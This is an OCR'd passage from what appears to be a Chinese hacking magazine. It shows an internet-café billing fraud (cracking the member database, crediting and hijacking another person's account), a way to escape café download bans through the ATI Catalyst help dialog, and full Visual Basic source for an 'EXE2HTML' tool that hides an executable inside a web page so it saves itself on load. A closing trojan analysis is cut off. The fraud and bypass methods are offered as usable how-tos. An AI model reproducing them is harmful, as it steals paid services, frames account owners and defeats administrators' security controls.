


图2 使用万象2004充钱工具

通过破数据库，我们就可以将会员账号看得清清楚楚，找一个已经没有钱的号，记住密码，然后用万象2004充钱工具连接数据库，如图2所示。（注意：这里的数据库必须是网吧主机上的）。




图1 映射硬盘

再对这个号加钱，再用这个号登上去，将密码修改一下就变成我们自己的网吧会员账号了。以后即便是那个账号的人来登，他知道账号上没有钱，登不上也不会叫网管，我们就可以用这方法免费建会员账号了。

本文没什么技术含量，换一种思路而已。

编辑点评：方法是老的，不过这个思路的确是让我们耳目一新。如果网吧的账号是实名认证的，这样即使被查到也有替死鬼，真是……

ATI CCC——突破下载限制的桥梁

yacou

从本文你可以学到：

通过ATI Catalyst Control Center突破下载限制。

好久没有去网吧了，今天和朋友来到网吧打网游，想下个外挂玩玩却被系统拒绝了。顿时想起这里是网吧（下载被禁止了），在系统里寻寻觅觅了半天终于发现了突破口——ATI Catalyst Control Center（缩写ATI CCC）。这是显卡性能调整的工具。我们在其图标上右键，在弹出的快捷菜单中选择“System Messages(Event Viewer)”见图1。




图1 ATI CCC的快捷菜单




图2 事件查看器

这样事件查看器就打开了，然后选择菜单栏中的“帮助”——“帮助主题”，见图2。这样就打开了其帮助文件，我们再点击“选项”按钮，接着再选择“Internet选项”，见图3。

下转140页

栏编张宇讲故事：
订书针和订书机相遇了。
订书机刚压下去，订书针便“哎呦”“哎呦”地叫唤起来了。
订书针：“老兄，你怎么这么狠心压迫我！痛死我了！行行好，高抬贵手吧。”
订书机：“我不这么狠心，你怎能扎进纸里，你的作用又怎能发挥？你就再忍一忍吧！”
说着，“喀嚓”一声，“好哩！”订书机高兴地说。
随着一阵阵“喀嚓”“喀嚓”声，一份份装订整齐的材料摆放在主人的桌子上。
主人拿着订书机和订书针，爱惜地擦了又擦，轻轻地放进盒子里。
订书机打趣地说：“老弟，现在还痛吗？”
订书针感叹说：“当然痛了，不过我刚刚明白了一个理，这人啊，没有点压力是不会有作为的。”
在安全界同样是这样的道理，如果想保持技术的领先，那就要静下心来时时刻刻地学习。

EXE2HTML 突破一切限制

Smallrascal [S.C.T]&&[A.V.T]

从本文你可以学到：
1、EXE 捆绑器的原理
2、EXE2HTML 的可行性分析
3、EXE2HTML 的代码实现思路

虫虫们是不是经常在网吧、学校机房等公共场所遇到下面的情况：机器的安全设置做得很 BT，只能看看网页、聊聊天、玩玩游戏，要想做点其它的几乎是不可能的，就连下载文件这么看似简单的操作都做不到。如果是这样，那今天你一定有很大的收获。跟我来吧！

一、可行性分析

你是不是经常在网页上看到类似于“点击这里可以保存当前网页”的功能，是不是觉得很神气，我也是。不过最近正在学习 VBS 和 JS，当看到 Document 对象时就再也不觉得神气了，但是却不禁要感叹一下，因为它的的确确很有用。（“嘿嘿，不要岔开话题，讲重点。”“没有啊，哪敢啊！”）不要急，且听我慢慢说来。

Document 对象是一个集合，有许多属性、方法、事件、函数，今天要利用的仅仅是其中的一个函数。那我们就把主角请出来吧，它就是——Document.execCommand 函数。此函数的功能相当强大，有很多参数，每一个参数用在不同的地方都可以解决不同的问题，而今天所要用的也仅仅是一个命令参数——SaveAs，它的作用是将当前 Web 页面保存为文件。到这里，虫虫们一定急了，怎么还没进入正题啊！ No、No、No，已经进了。大家想想 EXE 文件捆绑器的原理。不知道？那在这里还是先解释一下吧。

小知识　EXE 文件捆绑器原理

EXE 文件捆绑器主要是突出“捆绑”二字，即将几个 EXE 文件“拼接”在一起形成一个文件，在执行的时候将其分解后分别执行。那么如何制作捆绑文件呢？其实很简单，只要准备三个文件。第一个是我们用来分解捆绑后文件并调用的程序，第二个和第三个就是要准备的被捆绑文件，换句话说就是分解后被调用的两个文件。首先将第一个读入内存，然后创建一个新文件，将其写入，随后读入第二个，将其写在刚创建的新文件末尾，这样两个文件就已经被捆绑在一起了，第三个只要依葫芦画瓢就可以了。那怎么知道每个文件原本的大小呢？只要在捆绑后产生文件的末尾，分别写入各个文件的大小就可以了，在分解的时候先去读这个信息。

看了 EXE 文件捆绑器的原理，再联系一下上面的的那个函数，是否已经想到些什么！对，我们要做的就是将 EXE 文件和网页文件“捆绑”在一起。先将 EXE 文件的文件内容以二进制方式读入内存，然后创建一个新文件，将其写入，再将网页文件写入，就实现了 EXE 到 HTML 的转化。当打开转换后的网页，浏览器就会利用 Document.execCommand 函数将 EXE 文件恢复。但是要如何做才能使函数执行而恢复 EXE 文件呢？其实很简单，只要加在 Body 元素的 onload 中就可以在每次打开 / 刷新该网页时执行了。或者也可以建立一个按钮，使用按钮相应的事件来恢复文件。

好了，知道了原理就赶紧趁热打铁，用代码来实现吧！

二、程序设计和代码实现

先给出界面布局及对应控件属性，如图 1、2 所示。




图 1 程序界面布局

属性 / 对象	Name	Caption	Text	Locked	AutoSize
Label	lblExe	Exe 文件：	无	无	True
Label	lblHtml	Html 文件：	无	无	True
Label	lblAbout	关于信息	无	无	True
TextBox	txtExe	无	空	True	无
TextBox	txtHtml	无	空	True	无
CommandButton	cmdExe	……	无	无	无
CommandButton	cmdHtml	……	无	无	无
CommandButton	cmdTransform	转换	无	无	无
CommonDialog	CDLog	无	无	无	无

图 2 控件属性

首先是选择要转换的 EXE 文件，在文件选择前要设置错误陷阱，防止没有选择文件使主程序崩溃，同时要设置文件类型过滤，防止错误选择文件。在选择好文件后，再次判断文件类型，如果符合要求则在对应的文本框中显示完整的路径和文件名，否则给出提示信息。还要判断文件是否大于 1M，大于的话就要给出相应的提示信息。因为转换后的网页是需要通过网络来传输的，所以需转换的 EXE 文件越大，转换后的网页文件也就越大，在实际使用中会受到网络速度的影响。接着确定保存的 HTML 网页文件路径与文件名。在选择前后同样要做一些判断和操作，方法和 EXE 的差不多，这里就不再赘述了。代码和注释如下：

```
'选择需转化的EXE文件
Private Sub cmdExe_Click()
'将已选择EXE文件的路径与文件名显示在文本框中
txtExe.Text = ChooseFile("EXE")
'判断EXE文件是否大于1M
If FileLen(txtExe.Text) > 1048576 Then
'是，则给出选择提示，如果选择不转换则退出此过程
    If MsgBox("文件大于1M，是否转换？", vbYesNo + vbInformation) <> vbNo Then Exit Sub
End If
End Sub
```

```
' 选择需保存的HTML文件
Private Sub cmdHtml_Click()
' 将已选择HTML文件的路径与文件名显示在文本框中
txtHtml.Text = ChooseFile("HTML")
End Sub

' 利用通用对话框选择EXE/HTML文件
Private Function ChooseFile(FileType As String) As String
' 设置错误陷阱，防止程序崩溃
On Error GoTo Error
With CDLog
    ' 清空文件名
    .FileName = ""
    ' 设置当选取取消按钮时产生一个错误
    .CancelError = True
    ' 判断文件类型是否为EXE
    If FileType = "EXE" Then
        ' 是，则设置EXE扩展名过滤
    .Filter = "EXE文件(*.exe)|*.exe|所有文件(*.*)|*.*"
        ' 打开通用对话框
        .ShowOpen
    End If
' 判断文件类型是否为HTML
If FileType = "HTML" Then
  ' 是，则设置HTML扩展名过滤
.Filter = "HTML文件(*.html)|*.html|所有文件(*.*)|*.*"
' 打开通用保存对话框
        .ShowSave
    End If
End With
' 判断文件扩展名是否符合要求
If (UCase(Mid(CDLog.FileName, InStrRev(CDLog.FileName,
".")))) = "." & FileType) Then
   ' 符合，则返回路径及文件名
   ChooseFile = CDLog.FileName
Else
   ' 不符合，则返回空字符
   ChooseFile = ""
   ' 给出提示
MsgBox "选择的不是" & FileType & "文件！", vbInformation
End If
' 退出此函数
Exit Function
' 错误陷阱标号
Error:
    ' 产生错误则给出提示
  MsgBox "没有选择文件！", vbInformation
End Function
```

剩下的就是EXE到HTML的文件转换了。首先还是要设置错误陷阱，因为下面的是文件操作，很容易出错。接着用二进制方式打开EXE文件，并将文件内容读入缓存。再判断要保存的网页文件是否已经存在，存在就要给出选择提示，如果选择覆盖的话，那就先删除此文件，相反则退出此转换过程。然后以二进制方式创建一个新的HTML文件，将EXE文件的内容写入其中。最后将Document.execCommand函数及其调用的HTML代码写在新HTML文件的尾部，也就是EXE文件内容的后面。哦，对了，还没讲Document.execCommand函数的使用方法呢，其实很简单。Document.execCommand(参数1，参数2，参数3)，参数1是该函数的方法，这里是“SaveAs”；参数2是交互方式，这个无所谓；参数3是默认文件名。写文件完成后立刻关闭文件，并给出提示信息。代码如下：

```
'EXE转HTML
Private Sub cmdTransform_Click()
 ' 设置错误陷阱，防止程序崩溃
 On Error Resume Next
 Dim FileNum As Integer ' 自由文件号
 Dim FileContent() As Byte ' 存放EXE文件内容缓存
 ' 获取自由文件号
 FileNum = FreeFile()
 ' 用二进制方式打开EXE文件
 Open txtExe.Text For Binary As FileNum
 ' 根据EXE文件大小重新定义存放EXE文件内容缓存
 ReDim FileContent(FileLen(txtExe.Text) - 1)
 ' 将EXE文件内容读出，并存入缓存
 Get FileNum, , FileContent
 ' 关闭EXE文件
 Close FileNum
 ' 判断需保存的HTML文件是否已经存在
 If Dir(txtHtml.Text) <> "" Then
     ' 存在，则给出选择提示
     If MsgBox("文件已经存在，是否覆盖？", vbYesNo +
vbInformation) = vbYes Then
         ' 选择转换，则删除已经存在的文件
         Call Kill(txtHtml.Text)
     Else
         ' 选择不转换，则退出此过程
         Exit Sub
     End If
 End If
 ' 获取自由文件号
 FileNum = FreeFile()
 ' 用二进制方式打开HTML文件
 Open txtHtml.Text For Binary As FileNum
 ' 将EXE文件内容写入
 Put FileNum, , FileContent
 ' 写入HTML代码
 Put FileNum, , "<body onload=" & """" & "alert('Html2Exe
文件转换成功，请保存！');document.execCommand('saveas','',
'smallrascal.exe')" & """" & ">"
 Put FileNum, , "<input type=button value='另存(S)' title='
点击此按钮可以保存文件！' onclick=execCommand('saveas','',
'smallrascal.exe') accesskey=s>"
 Put FileNum, , "</body>"
 ' 关闭HTML文件
 Close FileNum
 ' 提示转换成功
 MsgBox "Exe2Html文件转换成功！", vbInformation
 End Sub
```

至此，代码编写就完成了。

三、程序应用范例

那到底如何使用呢？以不能下载的网吧为例。找一个小巧的文件下载工具，它就是需要转换为HTML的文件。

首先打开上面代码编译后的程序，分别选择好EXE文件和HTML网页文件，点击转换即可，如图3所示。

接着去网上申请一个免费空间。如果实在找不到就用http://www.hubd.cn/这个吧，虽然空间小了点，但速度还是不错的。申请完后进入管理页面，将刚刚转换好的HTML网页上传上去，如图4所示。




图3 转换过程




图4 上传到网上




图5 提示保存




图6 选择保存的路径

上传完成后在对应的文件上面单击右键，选择“属性”，在弹出的窗口中记录下完整的网址。打开一个新页面，输入刚才记录下的网址，回车。稍等片刻就可以看到图5所示的对话框。点击“确定”后就会出现文件保存界面，选择好路径，输入文件名，点击保存按钮即可，如图6所示。找到上一步中选择的路径，可以看到EXE文件已经静静地躺在那儿了，双击打开就可以了，如图7所示。




图7 运行刚下载下来的程序

好了，现在只要将要下载的网址粘贴到文本框中，选择好保存路径，一切就OK了。真可谓是他BT我更BT，呵呵。

四、写在最后

大千世界，无奇不有，只要你开动脑子，那就什么都可以攻破。正所谓道高一尺，魔高一丈。不多说了，有问题到NoHack论坛（www.nohack.cn/bbs）或者我的Blog（http://smallrascal.blog.tom.com）讨论。

（作者写的EXE2HTML程序代码已经收录在光盘中）

编辑点评：很新奇的思路（反正小编还没见到过），作者这里举的例子是突破下载限制。把EXE和HTML整合在一起，然后放在网上，直接请求HTML路径就可以直接下载整合在里面的EXE文件，思路可谓妙呀！

文章中代码比较长，本来打算精简只放关键代码的，考虑到文章的完整性和思维的连贯性，还是保留了全部的代码，希望你看的时候能真正明白其中的奥妙！

自然，利用方法远远不止是突破下载，还能怎么用，尽量发挥你的想像吧！

反黑现场

菜鸟：“我的QQ号被盗了，我想拿回来，一定很难吧？”

k2u：“不难，社会工程学＋反跟踪＝反黑成功，反黑就这么简单”。

深挖钓鱼网站中的木马

hack4521

从本文你可以学到：

1. 如何手动分析网站中的网页木马

一、起因

这两天老看到群里有人发一些垃圾信息，这不同学说自己的电脑中毒了，一上QQ就发垃圾信息。于是对信息中的网站产生了兴趣，看看放毒者到底是如何让我同学中毒的。

二、踩点

我们要分析网站是http://www.23down.com。由于我今天在网吧上网，也有杀病毒软件，所以就打开让大家看个清楚吧，见图1。今天怎么又更新了，下午还不是这个界面呢！一会的工夫就换了。看来站长很“勤快”，但他更可恨！

